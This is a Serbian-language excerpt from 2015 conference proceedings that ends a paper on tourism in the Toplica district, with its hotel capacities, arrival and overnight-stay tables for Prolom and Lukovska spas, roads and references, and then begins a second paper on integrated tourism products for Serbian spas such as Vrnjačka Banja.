Motel „Rudare", po novoj kategorizaciji konačište, podignut je pored magistralnog puta Kuršumlija-Priština 1974. godine. Raspolaže sa 60 ležajeva u 30 soba, restoranom sa 168 i letnjom baštom kapaciteta 100 mesta. Pruža idealne uslove za odmor putnika i vozača, turističkih grupa kao i poslovnih ljudi (Bojović, 2012).

Hotel „Hammeum" je izgrađen krajem 60-ih godina XX veka. U sastavu „Niš-ekspresa" je bio do 1990. godine kada prelazi u vlasništvo DOO „Proturs". U okviru „Protursa", pored hotela „Hammeum" i Dečijeg i omladinskog odmarališta „Ajdanovac", posluju kafana „Savićevac" i bifei „Jadran", „Jastrebac" i „Dobrič" (Stanojević 2001). Nalazi se u centru grada i pristupačan je svim komunikacijama koje prolaze kroz Prokuplje. Građevinski objekat je na tri sprata koji su funkcionalno povezani. Raspolaže sopstvenim parkingom kao i restoranom, kafanom, banket salom, terasom i noćnim barom. Hotel je privatizovan i nalazi se pod stečajem.

Zavod za rehabilitaciju „Žubor" predstavlja najznačajniji smeštajni objekat sa dve zvezdice i 158 soba. U okviru hotela se nalazi biblioteka, solarijum, noćni restoran sa muzikom, sala za bilijar i stoni tenis, frizerski saloni i dr. (Maćejka & Tanasković, 2008). U neposrednoj blizini je i otvoreni bazen olimpijskih razmera, koji se puni termomineralnom vodom, pogodan za rekreaciju i sportska takmičenja. Postoje sportski tereni za fudbal i mali fudbal, odbojku, košarku, rukomet, i obeležene „staze zdravlja". Zatvaranjem Kuršumlijske banje 2006. godine hotel je prestao sa radom (Perić *et al*., 2012).

Hotel „Jezero" se nalazi u centru Blaca na tranzitnom putu Prokuplje-Beloljin-Blace-Jankova klisura-Brus-Kopaonik. Počeo je sa radom decembra 1980. godine i posluje u okviru Turističko-ugostiteljskog preduzeća „Kopaonik". Raspolaže sa 50 soba i 100 ležajeva a u sklopu hotela je i restoran „Taverna" sa 200 sedišta, banket sala sa 50, kafana sa 500 mesta i separe sa 20 mesta. „Na izgradnji smeštajno ugostiteljskih objekata u Žitorađi, do sada se ništa nije uradilo. Blizina jačih privrednih centara Niša i Prokuplja, uticala je da ova opština zaostaje u mnogim privrednim aktivnostima među kojima je i turizam kao grana nevidljivog izvoza" (Stanojević 2001).



DOI: 10.15308/Synthesis-2015-494-498

## 3. STRUKTURA TURISTIČKOG PROMETA

Savremeni razvoj turizma u Topličkom okrugu započinje izgradnjom modernih hotelsko-ugostiteljskih kapaciteta i rekonstrukcijom starih objekata. U periodu od 1964-1990. godine razvoj turizma okruga obeležio je rast broja dolazaka gostiju i njihovih noćenja. U 1964. godini realizovano je 9415 dolazaka sa 67.019 noćenja, a dužina boravka je iznosila 6,9 dana (Stanojević, 2001). Opadanje dužine boravka je rezultat veće mobilnosti turista i tranzitno obeležje ovog kraja.

Na osnovu tabele br. 2 možemo zaključiti da se turizam u Topličkom okrugu permanentno razvijao do 90-ih godina XX veka. U posmatranom periodu, privreda bivše Jugoslavije je generalno ostvarivala najbolje rezultate, te su i poslovna putovanja domaćih i stranih privrednika u ovom periodu bila najintenzivnija.

Kada je reč o dolascima i noćenjima domaćih i stranih turista najveći broj je ostvaren 1990. godine da bi zbog političko-ekonomskih faktora promet počeo rapidno da se smanjuje. Kao najvažnije faktore pomenućemo: pogoršavanje ekonomskih i političkih prilika, rat na prostoru bivše Jugoslavije, sankcije Međunarodne zajednice, hiperinflacija u SR Jugoslaviji tokom 1993. godine, kao i nepovoljan imidž naše zemlje u inostranstvu (Unković & Zečević, 2007).

Krajem 90-tih godina XX veka nastavlja se krizni period na prostoru Jugoslavije. Bombardovanje naše zemlje praćeno sankcijama Međunarodne zajednice nepovoljno se odrazilo na celokupnu privrednu aktivnost, pa samim tim i na promet domaćih i stranih turista.

Početkom XXI veka, na području Topličkog okruga desile su se brojne promene. Kuršumlijska banja je zatvorena 2006. godine tako da se njeni smeštajni kapaciteti ne koriste. Takođe,

| God | Broj turista | | | | Noćenja | | | | Dužina boravka |
|---|---|---|---|---|---|---|---|---|---|
| | Blace | Kuršum. | Prokuplje | Toplički okrug | Blace | Kuršum. | Prokuplje | Toplički okrug | |
| 1980 | - | 19430 | 10771 | 30201 | - | 143671 | 54837 | 198508 | 5,0 |
| 1981 | 6632 | 20294 | 11215 | 38141 | 11622 | 148620 | 32791 | 193033 | 5,1 |
| 1982 | 4652 | 20128 | 9998 | 34778 | 12154 | 147417 | 23061 | 182632 | 5,4 |
| 1983 | 4426 | 24904 | 8157 | 37487 | 7310 | 183968 | 14771 | 206049 | 4,8 |
| 1984 | 4831 | 22236 | 7206 | 34273 | 10622 | 147150 | 21123 | 178895 | 4,4 |
| 1985 | 5371 | 22193 | 6258 | 33822 | 9521 | 147192 | 25893 | 182606 | 5,0 |
| 1986 | 5463 | 22284 | 7670 | 35417 | 8566 | 160541 | 18503 | 187610 | 4,4 |
| 1987 | 3451 | 23688 | 6759 | 33898 | 6120 | 174999 | 15112 | 196231 | 4,6 |
| 1988 | 1761 | 25154 | 6400 | 33315 | 5529 | 178913 | 11276 | 195718 | 5,9 |
| 1989 | 4839 | 26037 | 6046 | 36972 | 6434 | 180870 | 13734 | 201058 | 5,4 |
| 1990 | 4404 | 28287 | 4717 | 37408 | 8379 | 241172 | 6926 | 256550 | 6,9 |
| 1991 | 3285 | 20932 | 3490 | 27707 | 6496 | 178462 | 5180 | 190138 | 6,9 |
| 1992 | 3269 | 21325 | 3537 | 28158 | 6110 | 167320 | 4888 | 178318 | 6,3 |
| 1993 | 3347 | 21498 | 3584 | 28429 | 6364 | 183290 | 5319 | 194437 | 6,9 |
| 1994 | 4643 | 22851 | 2156 | 29639 | 8135 | 189943 | 2772 | 200850 | 6,8 |
| 1995 | 2416 | 21079 | 2168 | 25663 | 7872 | 165783 | 2997 | 176652 | 6,9 |
| 1996 | 1825 | 21615 | 1904 | 25344 | 4629 | 190571 | 2810 | 198010 | 7,7 |
| 1997 | 2003 | 19777 | 1657 | 23455 | 5035 | 150550 | 3380 | 158965 | 6,8 |
| 1998 | 3244 | 19491 | 1673 | 24408 | 7089 | 150900 | 3174 | 161163 | 5,7 |
| 1999 | 3916 | 12083 | 1864 | 17863 | 7844 | 79503 | 3853 | 91240 | 5,1 |
| 2000 | 2928 | 16639 | 2109 | 21676 | 9016 | 129882 | 3736 | 142634 | 4,4 |

Tabela 2. Kretanje broja turista i noćenja u periodu od 1980. do 2000. god.
Izvor: http://www.stat.gov.rs/

| God | Broj turista | | | | Noćenja | | | | Dužina boravka |
|---|---|---|---|---|---|---|---|---|---|
| | Blace | Kuršuml. | Prokuplje | Toplički okrug | Blace | Kuršuml. | Prokuplje | Toplički okrug | |
| 2001 | 2674 | 12780 | 1911 | 17365 | 8243 | 97202 | 2895 | 108340 | 4,4 |
| 2002 | 2490 | 18964 | 1636 | 23090 | 7822 | 201166 | 4027 | 212965 | 6,2 |
| 2003 | 2341 | 17257 | 1734 | 21350 | 5687 | 215319 | 2499 | 223505 | 6,5 |
| 2004 | 2811 | 16538 | 2264 | 21613 | 8150 | 206365 | 2926 | 217441 | 6,2 |
| 2005 | 1524 | 20800 | 2264 | 24588 | 3206 | 152239 | 3175 | 158620 | 4,6 |
| 2006 | 1483 | 18340 | 1560 | 21383 | 4100 | 114235 | 3405 | 121740 | 6,2 |
| 2007 | 1821 | 16205 | 2065 | 20091 | 4286 | 97620 | 3895 | 105801 | 4,4 |
| 2008 | 1468 | 22558 | - | 24026 | 3524 | 126972 | - | 130496 | 4,4 |
| 2009 | 739 | 21412 | - | 22151 | 3066 | 116704 | - | 119770 | 4,4 |
| 2010 | 510 | 22867 | - | 23377 | 769 | 118072 | - | 118841 | 3,9 |
| 2011 | 26 | 28521 | - | 28547 | 121 | 141770 | - | 141891 | 3,8 |
| 2012 | - | 27071 | - | 27071 | - | 150533 | - | 150533 | 4,2 |
| 2013 | - | 24208 | - | 24208 | - | 136303 | - | 133303 | 4,55 |

Tabela 3. Kretanje broja dolazaka i noćenja u periodu od 2001. do 2013. god.
Izvor: http://www.stat.gov.rs/



DOI: 10.15308/Synthesis-2015-494-498

ne koristi se hotel „Hammeum", kao ni dečije i omladinsko odmaralište „Ajdanovac" u kome su trenutno smeštene izbeglice.

Nosilac razvoja turizma na području Topličkog okruga je preduzeće „Planinka". U sastavu preduzeća su Prolom i Lukovska banja koje se zadnjih godina intenzivno razvijaju (Perić, 2010).

Prolom banja je jedna od najmlađih banja Srbije čiji je razvoj započeo 70-ih godina XX veka. Danas je ovo najuređenija i po turističkom prometu najrazvijenija turistička destinacija Topličkog okruga. Prirodne predispozicije lokaliteta na kome se nalazi omogućile su Prolom banji brz razvoj sa naglašenom lečilišnom funkcijom. Pored domaćih turista banju svake godine posećuje sve veći broj stranih turista, a tome doprinosi blizina međunarodno poznatog prirodnog fenomena „Đavolja varoš".

Na osnovu tabele br. 4 može se zaključiti da je najveći broj posetilaca Prolom banja zabeležila 2008. godine, a najveći broj noćenja 2002. godine. Sa druge strane, najveći broj stranih turista ostvaren je 2014. godine i to poreklom iz Bugarske, Nemačke, Švedske i Austrije.

Lukovska banja je mlado banjsko naselje, lečilište, klimatsko oporavilište i turistički centar u jugoistočnom delu Kopaonika. To je najviša banja u Srbiji, čije je središte na 681 m n.v., pa je istovremeno i vazdušna banja (Stanković, 2009). Nema podataka o prvim zvaničnim posetama. Šezdesetih godina XX veka u privatnim smeštajima boravili su gosti iz Kuršumlije, Prokuplja i Niša.

Popularizaciji banje pomoglo je i nekoliko naučnih radova i publikacija o lekovitim svojstvima njenih voda. U ovom periodu primetno je da su gosti posećivali banju u velikom broju slučajeva samo leti (Bojović, 2012). Prekretnicom ka modernom turizmu označena je 1999. godina i izgradnja hotela „Kopaonik". Broj turista u hotelu „Kopaonik" i novosagrađenom hotelu „Jelak" koji čine 85% svih smeštajnih kapaciteta Lukovske banje, iz godine u godine je u stalnom porastu (Gašić, 2012).

Na osnovu tabele br. 5 možemo zaključiti da je broj turista u periodu od 2000. do 2014. u kontinuiranom porastu. Ovakav porast je naročito evidentan među stranim turistima.

Broj noćenja je u 2011. godini po prvi put bio veći u odnosu na Prolom banju. Broj gostiju u privatnom smeštaju je u stalnom porastu (2012. godine u privatnom smeštaju je bilo 1351 turista sa ukupnim brojem noćenja od 12513, a 2014. godine 1380 turista sa ukupnim brojem noćenja od 12865). Od stranih turista najveći broj njih dolazi iz Bugarske, Rusije, Makedonije i Švajcarske.

| Turisti | | | | Noćenja turista | | | Prosečan boravak turista | |
|---|---|---|---|---|---|---|---|---|
| Godina | Svega | Domaći | Strani | Svega | Domaći | Strani | Domaći | Strani |
| 2000. | 8496 | 8482 | 14 | 66666 | 66565 | 101 | 7,8 | 7,2 |
| 2001. | 7092 | 7084 | 8 | 43143 | 43091 | 52 | 8,4 | 6,5 |
| 2002. | 11249 | 11235 | 14 | 87391 | 87276 | 115 | 7,8 | 8,2 |
| 2003. | 8952 | 8942 | 10 | 65260 | 65190 | 70 | 6,5 | 7,0 |
| 2004. | 9632 | 9627 | 5 | 68791 | 68749 | 42 | 7,3 | 8,4 |
| 2005. | 10811 | 10791 | 20 | 72519 | 72372 | 147 | 7,4 | 7,3 |
| 2006. | 11866 | 11760 | 106 | 71221 | 70638 | 583 | 7,0 | 5,5 |
| 2007. | 10342 | 10190 | 152 | 62377 | 61755 | 622 | 6,8 | 4,1 |
| 2008. | 15586 | 15339 | 247 | 79085 | 77170 | 1915 | 5,8 | 7,7 |
| 2009. | 14440 | 13826 | 614 | 69721 | 66019 | 3702 | 5,2 | 6,0 |
| 2010. | 13964 | 13314 | 650 | 62651 | 58556 | 4.095 | 4,36 | 5,2 |
| 2011. | 15186 | 14483 | 703 | 64938 | 60338 | 4.600 | 4,33 | 4,8 |
| 2012. | 16712 | 13839 | 2873 | 76788 | 70188 | 6600 | 4,25 | 4,7 |
| 2013. | 12831 | 10963 | 1868 | 60655 | 55428 | 5227 | 4,3 | 3,5 |
| 2014. | 13100 | 11150 | 1950 | 55780 | 49920 | 5860 | 4,20 | 3,2 |

Tabela 4. Kretanje broja turista i noćenja u Prolom banji u period od 2000. do 2014. god.
Izvor: Interna dokumentacija AD „Planinka"

| Turisti | | | | Noćenja turista | | | Prosečan boravak turista | |
|---|---|---|---|---|---|---|---|---|
| Godina | Svega | Domaći | Strani | Svega | Domaći | Strani | Domaći | Strani |
| 2000. | 2151 | 2151 | / | 12705 | 12705 | / | 6,2 | / |
| 2001. | 2355 | 2355 | / | 15114 | 15114 | / | 6,7 | / |
| 2002. | 3372 | 3372 | / | 23324 | 23324 | / | 6,9 | / |
| 2003. | 4318 | 4318 | / | 33264 | 33264 | / | 7,0 | / |
| 2004. | 3341 | 3341 | / | 28412 | 28412 | / | 8,5 | / |
| 2005. | 4024 | 4024 | / | 35264 | 35264 | / | 7,6 | / |
| 2006. | 4148 | 4135 | 13 | 31800 | 31733 | 67 | 8,0 | 5,1 |
| 2007. | 4511 | 4488 | 23 | 31897 | 31756 | 141 | 8,0 | 6,1 |
| 2008. | 5985 | 5882 | 103 | 36788 | 35586 | 1.202 | 7,4 | 8,8 |
| 2009. | 5375 | 5239 | 136 | 36726 | 35256 | 1470 | 7,1 | 8,2 |
| 2010. | 8034 | 7838 | 196 | 52130 | 50168 | 1962 | 6,5 | 8,9 |
| 2011. | 11620 | 11291 | 329 | 65756 | 62556 | 3200 | 5,66 | 9,2 |
| 2012. | 10359 | 9884 | 475 | 73745 | 71238 | 2507 | 6,5 | 9,4 |
| 2013. | 10463 | 9916 | 547 | 75480 | 72458 | 3022 | 5,9 | 9,7 |
| 2014. | 10565 | 10.022 | 543 | 75998 | 73778 | 2210 | 6,7 | 9,6 |

Tabela 5. Kretanje broja turista i noćenja u Lukovskoj banji u periodu od 2000. do 2014. god.
Izvor: Interna dokumentacija AD „Planinka"



DOI: 10.15308/Synthesis-2015-494-498

Najveći broj noćenja se ostvaruje u julu mesecu dok je najposećeniji maj mesec. Takođe, prisutan je trend povećanja broja turista i noćenja u zimskim mesecima, što pozitivno utiče na stepen iskorišćenosti osnovnih smeštajnih kapaciteta.

Imajući u vidu sve veću atraktivnost i sve značajniju posećenost, može se zaključiti da se kao imperativ nameće izgradnja novih smeštajnih kapaciteta sa pratećom infra i suprastrukturom, čime bi Lukovska banja postala još značajnija turistička destinacija Topličkog okruga.

## 4. SAOBRAĆAJNICE I SAOBRAĆAJNA SREDSTVA

U aktiviranju turističkog potencijala na teritoriji Topličkog okruga, saobraćaj i saobraćajna sredstva imaju veliki značaj. Savremeni turizam se ne može zamisliti bez kvalitetnih saobraćajnica, udobnih saobraćajnih sredstava i dobro organizovanog prevoza (Stanković, 2008). Neretko se dešava da određene prostorne celine raspolažu dobrim predispozicijama za razvoj turizma, a da najveću smetnju organizaciji prometa turista predstavlja nedostatak kvalitetnih puteva.

U prevozu putnika, odnosno turista, danas najveći značaj ima drumski saobraćaj, a zatim železnički. Ključnu prekretnicu u primatu drumskog saobraćaja predstavlja početak 70-tih godina.

| Ukupno | Savremeni kolovoz | Magistralni | Regionalni | Lokalni |
|---|---|---|---|---|
| 885 км | 470 км | 64 км | 295 км | 526 км |

Tabela 6. Dužina puteva u Topličkom okrugu.
Izvor: http://www.stat.gov.rs/

Ukupna dužina puteva u Topličkom okrugu iznosi 885 km. Od toga pokrivenost savremenim kolovozom je 53,10%. U odnosu na ukupnu dužinu puteva, najviše ima lokalnih puteva 59,44%, a najmanje magistralnih puteva 7,23%.

Od ukupne dužine magistralnih i regionalnih puteva sa savremenim kolovozom, tehničke uslove koji odgovaraju standardima razvijene saobraćajne infrastrukture, delimično ispunjava putni pravac Kuršumlija-Merdare koji je deo Topličke magistrale. To je najznačajnija drumska saobraćajnica ovog okruga, koja se povezuje sa autoputem Beograd-Skoplje kod Niša, sa delom Jadranske magistrale i Ibarskom magistralom putem kod Prištine, preko kojih se ostvaruje veza sa čitavom Srbijom i šire.

Iako se Toplički okrug smatra banjskim krajem i ima izvanredne uslove za razvoj turizma, lokalni putevi koji povezuju grad Kuršumliju sa turističkim mestima su u vrlo lošem stanju. Samo su putni pravci Rudare-Prolom Banja (11 km) i Rača-Đavolja varoš (12 km) kvalitetni, a ostali ni približno ne odgovaraju turističkim vrednostima ostalih turističkih mesta u opštini. Put Kuršumlija-Lukovska banja u dužini od 35 km je na više mesta oštećen i 8 km neasfaltiran, pa tako predstavlja prvu i vrlo lošu sliku turistima koji su odlučili da posete ovu banju. Bez dobrih i modernih saobraćajnica nema ni turizma. Zainteresovane turističke strukture bi morale brže da reaguju i reše brojne infrastrukturne, komunalne i urbanističke nedostatke jer izgradnju savremenih turističkih kapaciteta treba da prati odgovarajuće proširenje, rekonstrukcija i modernizacija objekata infrastrukture (Gašić *et al.*, 2013).

## 5. ZAKLJUČAK

Toplički okrug se nalazi na jugu Republike Srbije i obuhvata geografsku i istorijsku oblast, poznatu kao Toplica, koja obuhvata slivove reke Toplice i Kosanice. Atraktivni prirodni potencijal i brojne antropogene vrednosti čine solidnu turističku ponudu ovog okruga. Izrada strategija turističkog razvoja, za svaku opštinu u okrugu, predstavlja polaznu tačku planskog razvoja turizma. Uređenje turističkog prostora, opremanje turističkih lokaliteta, izgradnja infrastrukture i turističko planiranje mora biti prepušteno stručnim licima, koji su u mogućnosti da sagledaju pravce razvoja turizma.

Na osnovu analize možemo zaključiti da smeštajno-ugostiteljski kapaciteti zadovoljavaju trenutnu tražnju ali da se prate i tendencije povećanja broja turista, pre svega u Lukovskoj banji i u skladu sa tim vrše prilagođavanja i proširenje kapaciteta. Osmišljenim marketing metodama može se povećati turistički promet. Turistički promet je najveći tokom leta, pre svega zbog izletničkog i banjskog turizma. Obogaćivanjem turističke ponude može se povećati broj turista tokom cele godine. Najveći problem daljem razvoju turizma predstavlja saobraćajna infrastruktura i u budućem periodu značajnu pažnju treba posvetiti ovom problemu, odnosno proširenju, rekonstrukciji i modernizaciji objekata infrastrukture.

## LITERATURA


Bojović, G. (2012). *Kopaonik i banje u podgorini*. Beograd: Srpsko geografsko društvo.

Gašić, M., Stojković, A., & Simić, J. (2013). Perspektive razvoja turizma na prostoru Topličkog okruga. *Ekonomika*, 59(3), 187-199.

Gašić, M. (2012). *Ekonomsko-geografska valorizacija turističkih potencijala Topličkog okruga*. Master rad. Ekonomski fakultet Univerziteta u Nišu.

Gašić, M., Perić, G., & Simić, J. (2012), Valorizacija turističkih potencijala Lukovske banje kao osnova njenog budućeg razvoja, *BizInfo. 5/2012,* 91-99.

Maćejka, M., & Tanasković, R. (2008). *Opština Kuršumlija: Turistička monografija i vodič*. Niš: Punta.

Perić, G. (2010), *Upravljanje razvojem turizma u opštini Kuršumlija.* Master rad. Univerzitet Singidunum u Beogradu.

Perić, G., Gašić, M. & Simić, J. (2012). Strateški pravci razvoja turizma u opštini Kuršumlija. U: Turizam: izazovi i mogućnosti. 20 – 22. septembar (252-259). Beograd: Ekonomski institut

Stanković, S. (2009). *Banje Srbije*. Beograd: Zavod za udžbenike.

Stanković, S. (2008). *Turistička geografija*. Beograd: Zavod za udžbenike.

Stanojević, M. (2001). *Turističke vrednosti Topličkog kraja*. Niš: Ekonomika.

Unković, S., & Zečević, B. (2006). *Ekonomika turizma*. Beograd: Centar za izdavačku delatnost Ekonomskog fakulteta.




DOI: 10.15308/Synthesis-2015-494-498

Synthesis
International Scientific Conference of IT and Business-Related Research

# KOMPLEKSNOST TURISTIČKOG PROIZVODA KAO FAKTOR KONKURENTNOSTI BANJSKIH DESTINACIJA

## THE COMPLEXITY OF TOURISM PRODUCTS AS A FACTOR OF SPA DESTINATION COMPETITIVENESS

Milena Podovac[1], Melita Jovanović Tončev[2]
[1]Univerzitet u Kragujevcu, Fakultet za hotelijerstvo i turizam, Vrnjačka Banja, Srbija
[2]Univerzitet Singidunum, Beograd, Srbija

**Apstrakt:**
Formiranje turističkog proizvoda predstavlja jedan od najvažnijih zadataka subjekata koji učestvuju u oblikovanju ponude konkretne destinacije. Uzimajući u obzir stalne promene potreba turističke tražnje, neophodno je ponuditi proizvod, koji će za turistu imati dodatnu vrednost. U cilju postizanja konkurentnosti na evropskom tržištu, banje Srbije se nalaze pred izazovom kreiranja integrisane turističke ponude. Prema tome, kompleksan proizvod banja Srbije, pored programa namenjenih lečenju i rehabilitaciji, sadržao bi i druge aktivnosti kako bi se obezbedio kvalitetan i autentičan doživljaj za turiste tokom boravka u destinaciji. Cilj ovog rada je da se na osnovu analize postojećeg stanja ukaže na mogućnost kreiranja kompleksnog proizvoda banja Srbije. U radu je izvršena i analiza turističkih proizvoda banja u okruženju, čiji bi model razvoja mogle da slede i srpske banje.

**Ključne reči:**
kompleksan turistički proizvod, banje, Srbija, destinacija, konkurentnost.

**Abstract:**
Tourism product formation is one of the most important tasks of the entities involved in shaping the tourism offer of a specific destination. Taking into account the constant changes in tourism demand, it is necessary to offer a product that could provide added value to tourists. In order to achieve competitiveness in the European market, Serbian spas are faced with the challenge of creating an integrated tourist offer. Therefore, besides the programs intended for treatment and rehabilitation, a complex product offered by spas in Serbia would also include other activities to ensure high-quality and authentic experience to tourists during their stay at the destination. Based on the analysis of the current situation, the paper aims to point out the possibilities for creation of the complex product of spas in Serbia. Furthermore, it analyzes spa tourism products in the neighbouring countries, whose development model could be used by spas in Serbia.

**Key words:**
complex tourism product, spas, Serbia, destination, competitiveness.

## 1. UVOD

Promene, kako na strani ponude tako i na strani tražnje, uslovile su neophodnost formiranja kompleksnog (integrisanog) turističkog proizvoda. Turističke proizvode karakteriše složena priroda. Sastoje se od brojnih komponenti, pri čemu svaka ima funkcionalnu ulogu u *amalgamu* materijalnih i nematerijalnih elemenata. Ove komponente se međusobno dopunjuju, jer svaka od njih obezbeđuje turisti deo ukupne vrednosti proizvoda (Koutoulas, 2004). Imajući u vidu veliki broj učesnika u razvoju turizma jedne destinacije i njihove ciljeve, turistički proizvod banja je potrebno obogatiti aktivnostima u očuvanom prirodnom ambijentu, ponudom gastronomskih specijaliteta, različitim sadržajima za odmor i rekreaciju, organizovanjem poseta i obilazaka kulturnim dobrima, manifestacionim sadržajem i sl. Kombinacija navedenih aktivnosti može biti osnova budućeg razvoja turizma banja. Cilj ovog rada je da, analizirajući resurse kojima banje Srbije raspolažu, ukaže na mogućnosti oblikovanja sadržajnijeg i bogatijeg turističkog proizvoda. Formiranje takvog proizvoda doprinelo bi da banje Srbije zauzmu mesto na evropskoj mapi banjskog i zdravstvenog turizma.

## 2. POJAM TURISTIČKOG PROIZVODA

Proizvod je sve ono što može biti ponuđeno na tržištu i što može da zadovolji želje ili potrebe potrošača (Kotler & Keller, 2006). Polazeći od navedene definicije, uočavamo dominantnost opipljive dimenzije, što nije slučaj kod turističkog proizvoda. Imperativ u razvoju turističkog proizvoda je kreirati miks opipljivih i neopipljivih elemenata, koji neće samo zadovoljiti potrebe turista, već i prevazići njihova očekivanja. Turistički proizvod se može definisati kao skup elemenata (smeštaj, prevoz, atrakcije, događaji i dr.), koji su komplementarni i od kojih turista očekuje da mu obezbede iskustvo u destinaciji. Takva definicija proizvoda otvara pitanje koordinacije i saradnje između lokalnih preduzeća, koja obezbeđuju pojedinačne elemente turističkog proizvoda (Andergassen *et al., 2013).* Middleton i Clarke (2001) su prvi autori, koji su konstatovali da komponente turističkog proizvoda treba definisati sa stanovišta turista. Turisti smatraju da turistički proizvod obuhvata celokupno iskustvo od napuštanja mesta stalnog prebivališta do povratka u isto. Sa druge strane, turisti doživljavaju destinaciju kao jedinstvenu celinu, koja nudi integrisano iskustvo i proizvod, koji je

E-mail: milena.podovac@kg.ac.rs
DOI: 10.15308/Synthesis-2015-499-503

zapravo sačinjen od proizvoda i resursa pojedinačnih aktera, čiji uspeh zavisi od efikasne koordinacije i povezivanja resursa (Haugland *et al*., 2011).

Dve bazične forme turističkog proizvoda su (Bakić, 2008):

- Parcijalni turistički proizvod, koji formiraju nosioci turističke ponude i na turističkom tržištu i njega nude kao sopstveni proizvod hotelijerska preduzeća, prevoznici, putničke agencije, ali i drugi učesnici na strani turističke ponude (muzeji, galerije, sportske institucije i sl.).
- Integrisani turistički proizvod je onaj proizvod kako ga percipira i konzurmira turista. Integrisani proizvod je zbir većeg ili manjeg broja različitih parcijalnih proizvoda.

Imajući u vidu činjenicu da turistički proizvod predstavlja sve ono što iz ugla turiste treba i može da zadovolji njegove potrebe, neophodno je ukazati na elemente, koje destinacije poseduju i koriste za kreiranje integrisanog turističkog proizvoda. Objedinjeni turistički proizvod predstavljao bi spoj sledećih elemenata (Popesku, 2013):

- Atraktivnost destinacije – obuhvata prirodne i društvene pogodnosti u okviru destinacije i bitno utiče na konkretan izbor destinacije.
- Uslovi za boravak i usluge u destinaciji – obuhvataju objekte za smeštaj i ishranu, kao i sve ostale pogodnosti, koje omogućavaju turistima boravak u destinaciji (lokalni transport, sportske aktivnosti, trgovina i ostale usluge).
- Pristupačnost destinacije – podrazumeva udaljenost destinacije u odnosu na emitivna tržišta i izražava se troškovima, brzinom i udobnošću dolaska do odredišta (infrastruktura, oprema, operativni faktori i državna regulativa u oblasti saobraćaja).

Grupa autora (McCabe *et al*., 2012) smatra da turisti očekuju integrisani turistički proizvod, koji im omogućava da znaju koje im aktivnosti stoje na raspolaganju u destinaciji (atrakcije, smeštaj, informacije, razmena iskustva, suveniri, i dr.). Razvoj takvog proizvoda zahteva dublje razumevanje turističkih potreba kako bi se turistima obezbedilo iskustvo tokom boravka u destinaciji. Kreiranje objedinjenog turističkog proizvoda je složen zadatak, zbog postojanja velikog broja učesnika, odnosno nosilaca turističke ponude, čije je parcijalne proizvode, ali i interese neophodno koordinirati i uskladiti. Krajnji cilj je realizacija ekonomske koristi od kreiranja i plasmana objedinjenog proizvoda, koja je zasnovana na satisfakciji potrošača. Turističke destinacije mogu biti tretirane kao proizvodi, jer predstavljaju tačku potrošnje kompleksa aktivnosti, koje turistima obezbeđuju iskustvo koje turističke agencije plasiraju na turističko tržište (Ashworth & Goodall, 2013).

Konkurentnost turističkih destinacija zasniva se na činjenici da je iskustvo, koje turista stiče u destinaciji fundamentalni proizvod u turizmu. Cilj turističkog putovanja za svakog učesnika je postizanje željenih iskustava, odnosno osećanja izazvanih onim što je turista video i doživeo na destinaciji. Konkurentnost turističkih destinacija je povezana sa sposobnošću da se turisti obezbedi veće zadovoljstvo u odnosu na konkurentske destinacije (Popesku & Pavlović, 2013). Polazeći od navedene definicije, kreiranje integrisanog turističkog proizvoda je osnova konkurentnosti turističkog mesta. Razvoj inovativnih turističkih proizvoda, koji uzimaju u obzir specifične potrebe datih tržišnih segmenta i koji pružaju jedinstveno turističko iskustvo, može značajno povećati konkurentnost destinacija. Za razliku od turističkih proizvoda razvijanih u prošlosti, koji su imali negativan uticaj na životnu sredinu, inovativni turistički proizvodi bi trebalo da ublaže postojeće probleme stavljajući akcenat na održivost sa ciljem izdvajanja od konkurencije (Custòdio-Santos *et al*., 2014). Rastući zahtevi i očekivanja turista, pre samog putovanja, uslovili su objedinjavanje komplementarnih aktivnosti, koje određena destinacija može ponuditi, u jedinstven turistički proizvod. Ovako oblikovana turistička ponuda pružiće savremenim turistima, osim zdravstvenih lečilišnih usluga i autentičan doživljaj kome teže.

## 3. ANALIZA KOMPLEKSNOSTI TURISTIČKIH PROIZVODA BANJA SRBIJE

Osnovu razvoja banjskog turizma čine njeni prirodni i antropogeni resursi. Prirodne izvorne vrednosti ogledaju se u: povoljnom geografskom položaju, klimatskim predispozicijama, lekovitim mineralnim vodama, prirodnom ambijentu i raznovrsnom biljnom i životinjskom svetu. Imajući u vidu savremene tendencije na turističkom tržištu i kontinuirane promene u zahtevima turističke tražnje, prirodne i antropogene vrednosti nisu dovoljan preduslov za obezbeđivanje konkurentske prednosti i unapređivanja imidža banja Srbije na evropskom i međunarodnom nivou. U daljem radu, predmet analize su banje, koje imaju realnu mogućnost da na bazi postojećih resursa unaprede svoju ponudu i objedine ih u integrisani turistički proizvod.

Vrnjačka Banja predstavlja primer dobre prakse sa aspekta kvaliteta i strukture turističkih proizvoda. U ponudi jednog od najpoznatijih i najposećenijih banjskih lečilišta Republike Srbije, zastupljen je veliki broj turističkih proizvoda. Fokus turističkog razvoja Vrnjačke Banje predstavljaju:

- **Zdravstveni turizam** - Zahvaljujući lekovitosti izvora termomineralnih voda i klimatskim karakteristikama, Vrnjačka Banja je od nekadašnjeg lečilišta postala savremeni zdravstveni centar, koji objedinjuje tradicionalne i savremene metode lečenja i prevencije. Nosilac razvoja zdravstvenog turizma je Specijalna bolnica *Merkur*, koja predstavlja najsavremeniji centar za dijagnostiku, prevenciju, lečenje i rehabilitaciju bolesti organa za varenje i šećerne bolesti. Raspolaže savremenom medicinskom službom sa 50 lekara od toga 44 specijalista i subspecijalista raznih specijalnosti, objektima za smeštaj posetilaca preko cele godine (Vrnjačka Banja, 2014). Pored lečilišne funkcije, Specijalna bolnica Merkur je primarni nosilac razvoja *spa* & *wellness* turizma u Vrnjačkoj Banji. *Merkur* poseduje nekoliko objekata, koji čine zaokruženu celinu: Wellness centar *Fons Romanus*, Aqua centar *Waterfall*, Fitness centar *Merkur Gym* i Peloid centar *Limus Romanus* (Ruđinčanin & Topalović, 2008). *Merkur* je jedinstvena zdravstvena ustanova, koja u svom programu objedinjuje medicinske usluge i *spa* & *wellnes* program. Od početka XXI veka pa do danas, rukovodstvo i menadžment *Merkura* kontinuirano inovira i ulaže u sopstveni paket usluga. Kvalitet usluga se ne može osporiti, jer je potvrđen nizom nagrada na nacionalnom, ali i na međunarodnom nivou. Pored Specijalne bolnice *Merkur*, u Vrnjačkoj Banji postoji niz manjih smeštajnih objekata, koji u svojoj ponudi poseduju *spa* & *wellness* centre.
